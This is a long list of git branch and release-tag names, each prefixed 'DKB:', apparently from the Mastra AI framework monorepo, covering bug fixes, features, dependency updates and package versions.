DKB:fix/provider-executed-stale-tool-replay
DKB:fix/renovate-changeset-git-author
DKB:fix/issue-13327
DKB:fix/route-level-code-splitting
DKB:fix/vendor-chunks-clean
DKB:fix/vendor-chunk-splitting
DKB:fix/e2e-kitchen-sink
DKB:fix/12581-empty-tool-calls-loop
DKB:yj/investigate-stalled-tests
DKB:fix/issue-14093
DKB:feat/provider-token-measurements-om-phase2-provider-counting
DKB:graysonhicks/fix-dynamic-externals-10893
DKB:fix/om-backpressure-runtime
DKB:fix/openrouter-headers-tests
DKB:fix/issue-14150
DKB:maintainers-dash
DKB:renovate/upstash-vector-1.x
DKB:renovate/upstash-redis-1.x
DKB:renovate/serve-handler-6.x
DKB:renovate/uiw-react-codemirror-4.x
DKB:renovate/uiw-codemirror-theme-github-4.x
DKB:graysonhicks/fix-workflow-cleanup
DKB:pr-12804-rebased
DKB:pr-10685-rebased
DKB:fix-tool-result-leak
DKB:intojhanurag/feat/server-public-host-protocol
DKB:fix/issue-12260
DKB:pr-12400
DKB:fix/issue-11078
DKB:fix/issue-8951
DKB:fix/zod-v4-standard-schema
DKB:om-decomp-message-parts-v2
DKB:cursor/harness-primitive-rationale-aa60
DKB:cursor/harness-message-queuing-b956
DKB:fix/crp-combined
DKB:fix/vendor-chunks
DKB:fix/om-activation-replay-pruning
DKB:graysonhicks/parallel-allow-fail
DKB:feat/mastracode/slack
DKB:cursor/tui-user-experience-694a
DKB:fix/13878--enter
DKB:fix/workspace-tools-consistent-token-limits
DKB:fix/token-count-persistence-regression-om
DKB:feat/accurate-output-token-count
DKB:fix/om-count-to-model-output
DKB:om-gateway-api
DKB:om-decomp-async-buffer-helpers
DKB:om-decomp-async-buffering
DKB:om-decomp-context-injection
DKB:esp/notion
DKB:internal-core
DKB:caleb/fix-malformed-tool-call-args
DKB:caleb/fix-json-parse-trailing-tokens
DKB:om-decomp-message-parts
DKB:feat/learn-section
DKB:fix/ci-memory-test-utils
DKB:fix/om-sealed-message-duplication
DKB:graysonhicks/fix-agent-stream-text
DKB:auth-test-combined-all
DKB:auth-combined-test-all
DKB:roamin/structure-output-issue
DKB:feat/native-toolsets
DKB:scroll-area-with-permanent-scrollbar
DKB:pr-13543
DKB:feat/mastracode/harness/quorem
DKB:fix/gemini-agent-tool-schema-items
DKB:temp/test-vercel-studio
DKB:feat/om-provider-usage-tracking
DKB:auth-studio-stub
DKB:remove-mastra-code-docs
DKB:cursor/openclaw-mastra-primitives-exploration-33e7
DKB:mastracode-tui
DKB:core-setters
DKB:yj/experiment-version-pinning
DKB:yj/dataset-backend
DKB:feat/harness-mastra-registration
DKB:fix/issue-13509
DKB:feat/all-settled-parallel
DKB:e2b-runner
DKB:copilot/add-target-options-to-runevals
DKB:fix/issue-13377
DKB:fix/aikido-security-update-packages-17191893-son7
DKB:feat/editor/workflow-builder
DKB:record-e2e
DKB:refactor/tui-slash-commands
DKB:roamin/workflow-timeout-issue
DKB:fix/last-message-at-field
DKB:fix/12980--gemini-reasoning
DKB:mc-follow-ups-3
DKB:cor-543-workspace-tools-abortsignal
DKB:caleb/cor-535-fix-processor-tool-resume
DKB:fix/text-promise-resolve
DKB:caleb/cor-535-processor-tool-resume-repro
DKB:fix/standard-schema-type-safety
DKB:mcoooom
DKB:fix-lint-mastracode
DKB:snap
DKB:mc-followups
DKB:fix/changeset-cli
DKB:roamin/issue-12775
DKB:caleb/cor-525-prefer-raw-text-over-json-in-workspace-tool-outputs-to
DKB:auth-rbac-cms
DKB:workspace-tools-package
DKB:mastra-harness
DKB:memory-messages-index
DKB:templates/pdf
DKB:pi-agent
DKB:fix/om-token-jump-after-activation
DKB:fix-workspace-tools-defaults
DKB:repro-no-cms
DKB:fix/last-message-at-field-review
DKB:esp/sandboxes
DKB:cloud-auth-stub
DKB:cursor/observational-memory-claude-plugin-c246
DKB:fixBloat
DKB:chore/remove-isolate-false-server-adapters
DKB:fix/aikido-security-update-packages-16000294-7f3e
DKB:fix/aikido-security-update-packages-15997980-jjAK
DKB:fix/server-errors-through-logger
DKB:missing-error-logs
DKB:workspace-agent-instructions
DKB:allie/patch-qs-dependabot-738
DKB:dynamic-workspace-resolve-undefined
DKB:feat/11458--telephony
DKB:claude/standardize-memory-docs-SGDil
DKB:stream-tool-calls-from-agent-as-step
DKB:test-gsd
DKB:auth-rbac-feature-api-token-support
DKB:auth-rbac-feature-api-token-clean
DKB:renovate/braintrust-2.x
DKB:renovate/npm-next-vulnerability
DKB:cursor/observational-memory-plugin-dda9
DKB:auth-rbac-feature
DKB:graph-rag-persistence
DKB:traces-filters
DKB:changeset-release/0.x
DKB:0.x
DKB:12426
DKB:smthomas/dynamic-scorers
DKB:smthomas/tool-ui
DKB:obs-mem
DKB:fix/12500--lance-search
DKB:fix/12536--cloudflare-dir
DKB:wardpeet/workspace-fix
DKB:wardpeet/fix-request-contxt
DKB:esp/danger-claude
DKB:copilot/remove-version-packages-workflow
DKB:cursor/skills-sh-api-server-1169
DKB:om-public-api
DKB:fix/skill-validation-no-zod
DKB:om-content-planning
DKB:om-resource-messages
DKB:fix/deployer-fast-deep-equal-external
DKB:abhi-aiyer/back-compat-shit
DKB:hill
DKB:cursor/peer-dependencies-compatibility-0172
DKB:smthomas/scorer-temp-array
DKB:docs/workspace-comments
DKB:fix/12190--step-writer-type
DKB:greg-lobinski/update-01
DKB:claude/fix-issue-11766-L48Y3
DKB:abhi-aiyer/debug-tool-field
DKB:add-lockfiles
DKB:calebbarnes/support-package-manager-overrides
DKB:mastra-admin-rph-2
DKB:mastra-admin-example
DKB:gl-test-32
DKB:lock-file
DKB:test02
DKB:mastra-admin-rph
DKB:feat/request-context-schemas
DKB:datasets-v2
DKB:renovate/elastic-elasticsearch-8.x
DKB:feat/processInput-void-return
DKB:execute-command-tool-streaming
DKB:feat/unified-filesystem-sandbox
DKB:claude/analyze-github-issue-Av5Ri
DKB:test/core-source-change
DKB:test/memory-source-change
DKB:test/core-readme-only
DKB:test/rag-source-change
DKB:test/rag-readme-only-change
DKB:immense-crayfish-3b1f08
DKB:add-mastra-cloud-vector-storage
DKB:feat/computesdk-sandbox
DKB:test/fresh-readme-only-change
DKB:test/rag-trigger-test
DKB:test/rag-no-trigger-test
DKB:claude/upgrade-ttlcache-dependency-BXDnH
DKB:claude/rebase-fix-lockfile-5bjAM
DKB:claude/rebase-main-lockfile-b7OAT
DKB:feat/get-project-root
DKB:feat/12079--convex-observability
DKB:dane-cli
DKB:feat/core/runtime-context-registration
DKB:agent-inbox
DKB:smthomas/auth
DKB:total-cms
DKB:cursor/agent-generate-stream-network-differences-20ea
DKB:conceptual-starfish-4ff9a4
DKB:datasets-again
DKB:feat/5901--nova-sonic
DKB:safe-firefly-7f54c1
DKB:original-condor-46dd2c
DKB:allie/update-storybook-dependabot-734
DKB:feat/skills-primitive
DKB:feat/8770--stop-after-tool
DKB:genetic-macaw-61f30b
DKB:explore-rag-breaking-changes
DKB:cursor/agent-filesystem-integration-research-9a86
DKB:standard-schema
DKB:revert-11725-docs/copilot-as-external
DKB:smthomas/dynamic-scorers-api
DKB:claude/workflow-worker-research-okPy7
DKB:feat/add-mastra-server-url-env
DKB:fix/11615--stream-onfinish-message-id
DKB:zod-v4
DKB:cursor/agentic-observability-metrics-logs-7dd0
DKB:cursor/mastra-bun-integration-improvements-cf8a
DKB:cursor/metadata-json-field-introduction-7e75
DKB:cursor/processor-mastra-instance-access-7044
DKB:cursor/convex-db-adapter-improvements-b031
DKB:feat/8782--cf-bindings
DKB:changed-tests
DKB:cursor/mastra-cloudflare-integration-improvements-00c3
DKB:cursor/mastra-studio-memory-explorer-162d
DKB:cursor/json-schema-validation-migration-9f24
DKB:cursor/cloudflare-workflows-integration-56e9
DKB:allie/update-tar-dependabot-459
DKB:feat/memory/branching-threads
DKB:outdoor-lemur-cdc3d4
DKB:feat/mcp-embedded-docs-tools
DKB:test/add-zod4-agent-compat-regression-tests
DKB:tinker/rl
DKB:fix/local-pkg-cwd
DKB:backport/feat-mcp-server-instructions-field-11421
DKB:fix/core/tool-error-chunk
DKB:revert-fix-tool-inpout-validation
DKB:update-declined-tool-call-result
DKB:fix/reasoning-id-as-message-id-11103
DKB:resizable-workflow-agent-panels
DKB:allie/patch-npm-validator
DKB:format-input-output-spans
DKB:allie/upgrade-glob
DKB:backport/fix-node-resolver-11310
DKB:dangerous-guineafowl-2c735c
DKB:backport/externals-true-11230
DKB:new-button-export
DKB:primitive-ferret-72e7ff
DKB:fix/MASTRA-4292--studio-replace-string
DKB:feat/add-server-port-env-override
DKB:docs/update-links
DKB:wflow-stepthrough-in-core
DKB:update-internal-zod-deps-to-v4
DKB:liquid-bug-2b5aed
DKB:feature/agent-branch-method
DKB:packages-deps
DKB:cursor/GRWTH-1277-working-memory-config-docs-2a22
DKB:fix/core-openrouter
DKB:feat/playground-ui-bookmarks
DKB:cursor/slack-issue-resolution-eed2
DKB:observational-memory
DKB:docs-poc
DKB:backport/reasoning-provider-options-duplication
DKB:mastra-packages-versions
DKB:gigantic-gopher-01201c
DKB:auto-resume-tool-suspension
DKB:healthy-chickadee-024927
DKB:capitalist-hookworm-f4a52d
DKB:fix/react
DKB:fragile-aardvark-7ba142
DKB:wdk-sketching
DKB:cursor/allow-custom-pg-client-configuration-claude-4.5-opus-high-thinking-8cb7
DKB:teal-wind-81
DKB:move-mastra-cloud
DKB:fix-more-e2e
DKB:e2e-add-loggers-to-publish-list
DKB:deployer-test-fix
DKB:crimson-wave-22
DKB:wardpeet-patch-2
DKB:cursor/tool-search-and-selection-utility-claude-4.5-opus-high-thinking-d8d6
DKB:patch-inngest-replit
DKB:indigo-thunder-9
DKB:coderabbitai/docstrings/b2dc4d9
DKB:fix/10386--preserve-tool-calls-in-convert-aisdk
DKB:cursor/build-custom-slack-service-with-web-ui-claude-4.5-opus-high-thinking-8c18
DKB:docs-workflows-0x
DKB:query-messages
DKB:vector-docs
DKB:exploreissuething
DKB:supervisor-fix
DKB:consistent-client-js-api
DKB:fix/10384--subagent-text-stream
DKB:main-test-2
DKB:multi-agents
DKB:sensitive-data-filter-test
DKB:fix-bundle-message
DKB:updateMessage
DKB:cursor/investigate-and-fix-github-issue-claude-4.5-opus-high-thinking-0b76
DKB:inngeset-stream-error
DKB:mcp-fix-port
DKB:fix-circular-deps
DKB:feat-text-stream-workflow
DKB:model-fallback-exploration
DKB:allie/patch-hono-dependabot-437
DKB:prepareStepMoreParams
DKB:access-mastra-server-app
DKB:span-scorring-test
DKB:fix-ai-sdk-dependency
DKB:approval-fixes
DKB:backportDocs
DKB:revert-10402-backport/feat-graph-rag-metadata-filter-10352
DKB:feat/coderabbit-issue-planner
DKB:fix/gemini-parallel-tool-calls
DKB:restart-and-time-travel-api
DKB:remove-processors-and-memory-examples-1.0
DKB:move-memory-examples
DKB:e2e-test-fix
DKB:coderabbitai/chat/e1590f6
DKB:composite-storage-time
DKB:client-js-listMessages-agentId-fix
DKB:vnext-beta
DKB:fix-sidedialog-overlay-click
DKB:backport/feat-model-generate-10024
DKB:usage-fix
DKB:fix/gemini-3
DKB:paul/grwth-1149-semrush-links-nov-17
DKB:fix/workflows-preserve-error-details
DKB:break/remove-deprecated-MastraDBMessage-content
DKB:bp-ifedayo/grwth-1125-brightness-switcher-support-system-preferences
DKB:update-next-quickstart-main
DKB:update-next-quickstart-0.x
DKB:claude/add-ai-nextjs-docs-01XeaLUUjhCpijeWSqH4xDh4
DKB:claude/0x-nextjs-quickstart-01TzpQGJ2ycxLiPJYGe2oDgs
DKB:claude/main-branch-01TzpQGJ2ycxLiPJYGe2oDgs
DKB:claude/update-nextjs-quickstart-ai-01TMdSWw3sDCgM3Mw9RtbCXL
DKB:staticAgentLoop
DKB:usageTrackingFix
DKB:fix/playground-auth
DKB:copilot/revert-commit-65591d2
DKB:kenny/grwth-1122-versioning-support
DKB:chore/update-vitest
DKB:renovate/rollup-plugin-commonjs-28.x
DKB:backport/fix-downloading-unsupported-media-9209
DKB:CUS-10/toast-usage
DKB:feat-datasets-update-ui
DKB:akuyaekorot/grwth-1118-reactvite-quickstart-on-main-branch
DKB:CUS-2/slack-fe
DKB:akuyaekorot/grwth-1119-reactvite-quickstart-on-0x-branch
DKB:upgrade-playground
DKB:feat-datasets-update
DKB:cursor/GRWTH-1079-optimize-marquee-logo-rendering-8317
DKB:cursor/GRWTH-1079-optimize-marquee-logo-rendering-for-performance-f42b
DKB:codemirror-linenumber-color
DKB:generate-to-stream
DKB:cloud-storage-adapter
DKB:handle-other-paths
DKB:1.x-test
DKB:main-test-05-11-2025-2
DKB:removeConsoleLog
DKB:main-test-05-11-2025
DKB:remove-old-eval-docs
DKB:generateBreakingChangeList
DKB:fix/core/combine-asisstant-msgs
DKB:fix/core/breaking-proper-mastraMessageV2-type
DKB:ifedayo/grwth-990-fix-issue-with-missing-copy-button-on-tablet-ish-view
DKB:copilot/fix-149120496-839037098-c67f0121-a513-42fb-9121-ef83d80cc04c
DKB:cursor/create-mastra-express-server-module-3643
DKB:use-mastraV2-msg-for-scorers
DKB:feat/ai-consolidate
DKB:backport/inngest-workflow-stream-vnext-9434
DKB:backport/sidebar-window-undefined-fix-9448
DKB:backport/fix-core-system-messages-in-processors-9469
DKB:backport/resume-nested-workflow-step-with-chained-id-9459
DKB:backport/make-step-optional-in-other-resume-apis-9454
DKB:paul/grwth-970-check-redirects
DKB:use-list-messages
DKB:fix/dynamodb-test-flakiness
DKB:remove-get-messages-paginated
DKB:more-workflow-changes
DKB:agentic-loop-refactor
DKB:update-handlers
DKB:docs-move-stuff
DKB:rename-runtimecontext-to-request-context
DKB:rename-runtime-context-to-rquest-context
DKB:sidebar-window-undefined-fix
DKB:backport/remove-unused-components-9295
DKB:backport/move-workflow-information-to-playground-ui-9297
DKB:fix/close-evented-stream-on-error-chunk
DKB:fix-cloud-deployer-libsql-circular-ref
DKB:fix/update-processor-schemas
DKB:agentIdName
DKB:backport/docs-copilotkit-fixes-9186
DKB:docs/processors-updates
DKB:fix-memory-search-fetch
DKB:esp/fix_lint
DKB:paul/grwth-899-workflow-state-1.x
DKB:paul/grwth-877-docstoberfest-workflows-control-flow
DKB:feat-datasets
DKB:akuyaekorot/grwth-926-docstoberfest-workflows-inngest-workflow-1
DKB:cursor/explore-workflow-library-for-execution-engine-8402
DKB:paul/grwth-899-workflow-state
DKB:akuyaekorot/grwth-926-docstoberfest-workflows-inngest-workflow
DKB:make-input-output-schemas-optional
DKB:turbo-fix
DKB:chore/get-e2e-create-mastra-working
DKB:composite-storage
DKB:docs/more-updates
DKB:paul/grwth-914-gh-issue-invalid-scorer-examples
DKB:stream-docs
DKB:alias-runtimecontext-to-requestcontext
DKB:mastra-4194/pg-large-payloads
DKB:upgrade-deps
DKB:completions
DKB:feat/structured-output-validation-retry
DKB:fix/object-result-in-text-end
DKB:feat/weather-agent-scorers
DKB:fix/strict-workflow-output-types
DKB:ci-improvements
DKB:fix/workflow-prettier-command
DKB:fix/core/reasoning-parts
DKB:fix-flakey-test
DKB:tests-processclienttools-schema-transformation-and-tool-processing-996
DKB:fix-monorepo-binary
DKB:data-explorer
DKB:createAgent
DKB:tests-mcptoolexecute-parameter-handling-and-request-body-construction-820
DKB:tests-legacyworkflowuntil-operator-handling-with-query-conditions-617
DKB:cursor/universal-data-explorer-for-mastra-storage-7cba
DKB:tests-agentbuilderstartasync-http-request-handling-871
DKB:tests-downloadfromurl-function-for-asset-downloading-with-error-handling-30
DKB:cursor/fix-nextra-app-router-i18n-implementation-ab6b
DKB:summary-tool
DKB:tests-mastrasetservermiddleware-middleware-normalization-and-validation-85
DKB:core/add-structured-output-tests-comprehensive
DKB:feat/pg-extend-upsert-columns
DKB:tests-mastrasettelemetry-vector-wrapping-and-telemetry-initialization-817
DKB:lololol
DKB:tests-updateaispan-method-error-handling-and-successful-updates-218
DKB:feat/working-memory-processor
DKB:workflow-ref-documentation
DKB:tsdoc-memory
DKB:traces-scores-update
DKB:tests-getlastmessage-function-with-comprehensive-input-scenarios-778
DKB:paul/grwth-853-docstoberfest-agents-output-processors
DKB:win-test
DKB:fix/cli-peerdep
DKB:tests-processclienttools-parameter-transformation-for-vercel-tools-61
DKB:tests-runscorer-payload-construction-and-sampling-logic-90
DKB:side-dialog-refactor
DKB:docs/model-router
DKB:tests-mcptoolexecute-parameter-handling-and-request-body-construction-127
DKB:tests-otlptraceexporter-flush-queue-management-and-concurrency-behavior-878
DKB:tests-vnextnetwork-stream-record-parsing-logic-730
DKB:tests-scoresinmemorygetscoresbyspan-filtering-sorting-and-pagination-451
DKB:fix-peerdeps
DKB:network-fail
DKB:tests-workflowinstanceresume-step-definition-merging-and-context-syncing-461
DKB:tests-createstreamstep-output-processor-resolution-logic-203
DKB:idgen-context
DKB:fix-peer-deps
DKB:feat/openaicompat-stream-debug4
DKB:libsql-get-scores-by-span
DKB:structured-output-stream-processor
DKB:feat/openaicompat-stream
DKB:entry-list-refactor
DKB:feat/openaicompat-stream-playground
DKB:tool-hitl-minidoc
DKB:revert-8089-add-ui-for-scoring-traces
DKB:update-create-mastra-test
DKB:add-type-to-scorers
DKB:template-form-update
DKB:convert-to-langchain
DKB:sdk/react-replace-tanstack-with-fetch
DKB:bundler-analyze-improvements
DKB:tests-mcptoolexecute-parameter-handling-and-http-request-structure-245
DKB:tests-messagelistaiv5modelmessagetov2promptmessage-image-content-transformation-809
DKB:tests-vnextnetworkstream-record-parsing-logic-779
DKB:structured-output-stream
DKB:no-console-only-in-ci
DKB:paul/grwth-693-mdf-runwatch
DKB:support-instrumentation-in-cloudflare-deployer
DKB:example-fix-tool-bundling
DKB:ci/fix-server-workflow-tests
DKB:tests-otlptraceexporter-export-operations-and-concurrent-handling-618
DKB:feat/more-bundling
DKB:update-tempalte-readmes
DKB:ifedayo/grwth-793-add-scorers-to-the-weather-template
DKB:datasets
DKB:update-cloudflare-d1
DKB:feat/openaicompat-stream-snakecase
DKB:add-sql-library
DKB:tests-mastraclientgetlogforrun-parameter-handling-and-url-construction-711
DKB:tests-agentbuilderstream-json-chunk-processing-with-record-separators-686
DKB:tsdoc-properties-table
DKB:tests-file-content-handling-in-aiv4coremessagetov1promptmessage-38
DKB:tool-list-type
DKB:tests-agentgetmemory-method-memory-resolution-and-error-handling-87
DKB:fix/core/fix-structuredOutput-over-clientjs
DKB:export-server
DKB:reproduce-inngest-build-error
DKB:vnext-output-validate-partial-object-chunks
DKB:update-traces-page
DKB:update-trace-pagination
DKB:tests-that-agentbuilderstreamvnext-handles-streaming-json-chunk-parsing-554
DKB:output-type-fixes
DKB:ifedayo/grwth-666-implement-multimodal-faithfulness-scorer
DKB:fix/issue-6827-bug-agent-will-make-repetitive-tool-calls
DKB:playground-ui-observability-components-04
DKB:agent-builder-example-exploration
DKB:playground-ui-observability-components-02
DKB:playground-ui-observability-components
DKB:ifedayo/grwth-667-implement-multimodal-relevance-scorer
DKB:consolidate-changesets
DKB:fix-changeset-test
DKB:tests-tracesinmemorygettraces-filtering-functionality-380
DKB:gl/test-0309
DKB:fix-e2e
DKB:paul/grwth-737-workflows-await-writer
DKB:feat/agent-builder-workflow-builder2
DKB:feat/ai-telemetry-get-data-gl02
DKB:ai-telementry-ui-update-b
DKB:ai-telementry-ui-update-a
DKB:ai-telementry-ui-gl01
DKB:ai-telementry-ui-update-01
DKB:update-video-link
DKB:tests-messagelistaiv4coremessagetov1promptmessage-file-content-handling-74
DKB:evented-execution-primitives
DKB:bump-zod-to-3.25
DKB:tests-error-handling-in-preparetoolsandtoolchoice-853
DKB:vnext-model-supports
DKB:feat/agent-builder-gh-repros
DKB:builder-v5-test
DKB:zod-v4-compat-part-2
DKB:tests-inmemorylegacyevalsgetevalsbyagentname-method-17
DKB:agent-loop
DKB:ai-tracing-features
DKB:ai-tracing-storage
DKB:type-mastra-stream-types
DKB:fix/stream-vnext-sources
DKB:loop-telemetry
DKB:cor-88/kg-rag-memory
DKB:object-streaming
DKB:playground-integration
DKB:finalize-loop
DKB:scorer-page-update
DKB:experiment-mastra-stream-chunk-type
DKB:feat/support-ai-sdk-5-again
DKB:playgroud-ui-elements
DKB:paul/grwth-645-gh-issues-dynamic-agents-dont-specify-the-ai-sdk
DKB:test/validate-links
DKB:functional-state
DKB:v5-model-class
DKB:functional-state--stream-object
DKB:functional-state-message-list-add-methods
DKB:filter-scores-by-source-p2
DKB:fix/message-list-args-missing
DKB:mssql-store
DKB:datasets-and-traces
DKB:zod-v4-compat
DKB:fix/score-id-for-postgres
DKB:fix-tool-call-history-snapshot
DKB:fix/jul-29-smoke-test-fixes
DKB:fix/jul-29-smoke-test-fixes-pr
DKB:revamp-scorer-api
DKB:pass-entire-context-to-agents
DKB:update-stores
DKB:docs/use-chat-mastra-server
DKB:fix/tool-call-history
DKB:sandbox-interface
DKB:cursor/research-and-code-ai-sdk-v5-transforms-b5e8
DKB:repro-6322-memory-leak
DKB:cursor/convert-data-to-vercel-ai-sdk-v5-format-6eb2
DKB:feat/support-ai-sdk-5
DKB:score-docs
DKB:cloudflare-workflows-poc
DKB:cursor/refactor-generate-command-to-use-mastra-workflow-d25f
DKB:x
DKB:wardpeet-patch-1
DKB:revert-6156-ci/gh-actions-fix
DKB:playground-ui
DKB:debug/which-tests-fail
DKB:ci/check-tests
DKB:test-tests
DKB:llm-generate-cleanup
DKB:scorersClickhouse
DKB:ehindero2016/mastra-4027-createvectorquerytool-dynamic-arguments-to-support
DKB:ifedayo/grwth-377-setup-slack-messages-summary-template
DKB:taofeeq/cloud-266-discord1393083377422438540-vnext-structured-output
DKB:patch-1
DKB:cursor/establish-sandbox-base-class-and-first-implementations-5563
DKB:feat/episodic-memory
DKB:cursor/implement-clickhouse-domain-interface-fc02
DKB:cursor/implement-d1-domain-interface-ef35
DKB:cursor/implement-domain-interface-in-mongodb-577e
DKB:attachResourceId
DKB:feat/branch-ai-sdk-v5
DKB:fixstartAsyncType
DKB:research/agent-builder
DKB:datasets-ui-skeleton
DKB:add-scorer-api-to-storage
DKB:pg-composite
DKB:pin-rollup
DKB:mastra-composite-storage
DKB:cli_templates
DKB:scoring-workflows
DKB:esr-pattern
DKB:code-scorers
DKB:client-js-cleanup
DKB:promptsing
DKB:datasets-moves
DKB:cursor/create-prompts-primitive-for-core-6d57
DKB:exploration/long-mem-eval-bench
DKB:ScorerHooks
DKB:samplingEvals
DKB:cursor/integrate-evals-into-mastra-playground-36f4
DKB:cursor/create-a-prompt-cms-with-versioning-16e2
DKB:cursor/add-evals-to-tools-in-core-81d0
DKB:cursor/add-sampling-to-evals-feature-93a6
DKB:new-ui-components
DKB:move-register-eval-hooks
DKB:refactor/split-message-from-message-list
DKB:paul/grwth-310-refactor-digital-ocean-guides
DKB:ops/smoke-tester
DKB:akuyaekorot/grwth-262-fix-broken-links
DKB:agent-network-looping
DKB:feat/merge-snapshot-ai-5-jun-24
DKB:no-process-env
DKB:peerdeps-fix2
DKB:evals-v2-init
DKB:evals-v2
DKB:fix-broken-link
DKB:frameworks-meta
DKB:feat/sdk5-stream-transform
DKB:fix/infinite-ts-recursion-fix
DKB:fix/create-vector-tool-ts-loop
DKB:clientToolsRun
DKB:fix-mcp-client-tools
DKB:fix/fetch-memory-return-type
DKB:tools-bundling-breaking
DKB:async-create-run
DKB:taofeeq/mastra-3728-bug-typescript-createstep-incorrectly-resolves-to-agent
DKB:renovate-many
DKB:codex/add-pagination-to-clickhouse
DKB:ci/only-run-compat-tests-for-code-changes
DKB:improve-e2e
DKB:update-error-class
DKB:2700-lancedb-integration
DKB:wip-message
DKB:feat/mastra-auth
DKB:some-input-processing
DKB:exp/structured-output-compat
DKB:ehindero2016/mastra-3651-allow-defining-path-of-env-file
DKB:algolia-crawler-setup
DKB:docs/couchbase-vector-store
DKB:stuck-test-debug
DKB:community-secrits
DKB:fix-mcp-docs-compile
DKB:ifedayo/grwth-103-replace-agui-adapter-with-mastraagui-package
DKB:fix/postgres-storage
DKB:docs/mastra-storage
DKB:feat/token-exchange
DKB:feat/experimental-byoa
DKB:feat/experimental-auth-adapters
DKB:taofeeq/mastra-3500-simple-vnext-workflow-issues-with-arrays
DKB:taofeeq/mastra-3496-bug-runtime-context-not-shared-between-nested-vnext
DKB:fix/docs-vnext
DKB:codex/add-ts-prettify-utility-and-update-api-types-urq5ts
DKB:codex/add-ts-prettify-utility-and-update-api-types
DKB:ehindero2016/mastra-3434-stream-merging-example
DKB:feat/byoa
DKB:ifedayo/grwth-85-fix-performance-issue-with-search-docs-input
DKB:fix-zod
DKB:ehindero2016/mastra-3298-shortcut-command-to-install-all-alphas-or-all-latest
DKB:cloud-transporter
DKB:worklow-tool
DKB:observability-docs
DKB:redis-cloud-transporter
DKB:vnext-cloudflare
DKB:deployMCPServer
DKB:taofeeq/mastra-3228-improve-v-next-branching-workflow-representation
DKB:trigger-playground-ui-package
DKB:agent-network-deux
DKB:agent-taces-infinite-loading
DKB:ifedayo/grwth-67-improve-reference-docs-agents-table-query-param-section
DKB:fix/docs-make-breadcrumb-not-clickable
DKB:vnext-docs
DKB:update-root
DKB:feat/fix-3795-allow-passinn-pg-pool-options
DKB:astra-retry
DKB:vnext-inngest-watch
DKB:fix/monorepo-test-2
DKB:evaluators
DKB:a2a-redo
DKB:a2a
DKB:workflows-v2-inngest
DKB:supportLocalAssetsPublicDir
DKB:workflows-v2-streaming
DKB:update-lockfile
DKB:mastra-cloud-docs
DKB:pg/revert-schema-change
DKB:fix/ws-connect
DKB:fix/ws-connecting-too-soon
DKB:fix/realtime-tool-result
DKB:version-differ
DKB:ehindero2016/mastra-3084-tool-as-a-workflow-step-throws-an-type-error
DKB:workflows-v2-temporal
DKB:afterToolExecute
DKB:next-js-ai-chatbot-example
DKB:ifedayo/mastra-3046-workflows-docs-issue
DKB:link-checker-test
DKB:default-storage-virtual-file
DKB:feat/new-memory-defaults
DKB:rphansen91/mastra-2818-separate-voice-from-realtime-they-are-different-concepts
DKB:fix/memory-xxhash
DKB:rphansen91/mastra-2955-expose-real-time-model-capabilities-in-mastra-client-sdk-1
DKB:fix/memory-bundling
DKB:mastra-2193
DKB:tryInngest
DKB:ehindero2016/mastra-2829-bug-tool-args-not-showing-in-playground
DKB:examples/realtime-voice-coach
DKB:shreeda-changelogs
DKB:rphansen91/mastra-2816-audit-the-voice-guide-pages-we-have-in-docs
DKB:agent-step-stream
DKB:anetwork
DKB:remove-redundant-workflow-watch-record-processing
DKB:ci/mastra-devdep-itest
DKB:fix/openai-realtime-api
DKB:2652-add-new-db-operations-for-upstash-store
DKB:2652-add-new-db-operations-for-vectorize-store
DKB:mastra-2519
DKB:ifedayo/mastra-2453-expose-step-config-in-step-execution-scope-and-step-output
DKB:mastra-slim
DKB:ehindero2016/mastra-2504-rename-mastraclient-js-npm-package-to-mastraclient
DKB:logger-fixes
DKB:speech-to-speech-example
DKB:agent-network-alpha
DKB:ci/try-fixing-lint-skip
DKB:turbopuffer
DKB:mastra-2073
DKB:ehindero2016/mastra-2355--env-parameter-in-mastra-dev-doesnt-seem-to-work
DKB:mastra-browser
DKB:chore/vector-filter-cjs
DKB:browser-tool
DKB:chore/add-more-linting
DKB:fix-example-type-error
DKB:update-frozen-lockfile
DKB:fix-build
DKB:voiceadapters
DKB:speech-primitive
DKB:voiceagentprimitive
DKB:fix/composio-fix-changelog
DKB:dummy-branch-test
DKB:ward/mastra-1890-workflows-should-also-be-registered
DKB:NewSpeechPrimitive
DKB:prompt-builder
DKB:apiToImprovePrompt
DKB:embedded-replicas
DKB:mastra-builder-agent
DKB:docs-update-4618d50e-b7f0-43d7-80fa-a32e6e4a51e5-20250210-155919
DKB:docs-update-9bb93737-bfaf-483e-b0c9-e9f8d06d6ca3-20250210-144154
DKB:docs-update-41673184-1049-4389-ba0e-f4946cbb4b9c-20250210-135925
DKB:taofeeq/mastra-1806-set-up-tracing-in-dev-playground
DKB:docs-update-c66e973c-b5b9-4607-bf3f-fd51b910af89-20250210-112059
DKB:docs-update-257cfb0b-64b8-4192-b36e-29d7815cb7f7-20250210-102716
DKB:docs-update-4b5fa1ea-6a57-4644-ae5b-3546c904fc64-20250209-185610
DKB:changeset-create-mastra
DKB:docs-update-fcf0e2b8-3ad0-48b1-ad6a-745fa378cd98-20250209-145443
DKB:feat/combine-vector-storage-upstash
DKB:fix/vector-storage-import-paths-libsql
DKB:rag_guide
DKB:ci/test-ensure-llmstxt-is-updated
DKB:changesetcleanup
DKB:fix/ci-publishing-issue-storage
DKB:evalChange
DKB:fix/reference-store-packages
DKB:newLLM
DKB:mastra-1712
DKB:fiberplane-local-development
DKB:feat/storage-flavour-durable-objects
DKB:Fix-packages-builds
DKB:assistant-ui-example
DKB:tsup-bundling-tts
DKB:feat/automatic-memory
DKB:feat/automatic-working-memory
DKB:discord-bot-agent
DKB:mastracode@0.50.0
DKB:mastra@1.39.0
DKB:create-mastra@1.39.0
DKB:create-factory@0.4.3
DKB:@mastra/voice-xai-realtime@0.2.18
DKB:@mastra/voice-openai-realtime@0.14.9
DKB:@mastra/voice-google-gemini-live@0.14.19
DKB:@mastra/voice-deepgram@0.13.4
DKB:@mastra/vectorize@1.1.5
DKB:@mastra/valkey@0.2.9
DKB:@mastra/valkey-streams@0.6.2
DKB:@mastra/upstash@1.6.1
DKB:@mastra/turso@0.1.21
DKB:@mastra/temporal@0.6.0
DKB:@mastra/teams@0.1.5
DKB:@mastra/tanstack-start@0.2.41
DKB:@mastra/spanner@1.12.0
DKB:@mastra/slack@1.9.0
DKB:@mastra/server@1.83.0
DKB:@mastra/server-adapters-test-suite@0.3.0
DKB:@mastra/sentry@1.2.32
DKB:@mastra/schema-compat@1.4.0
DKB:@mastra/redis@1.4.13
DKB:@mastra/redis-streams@0.8.1
DKB:@mastra/react@1.15.0
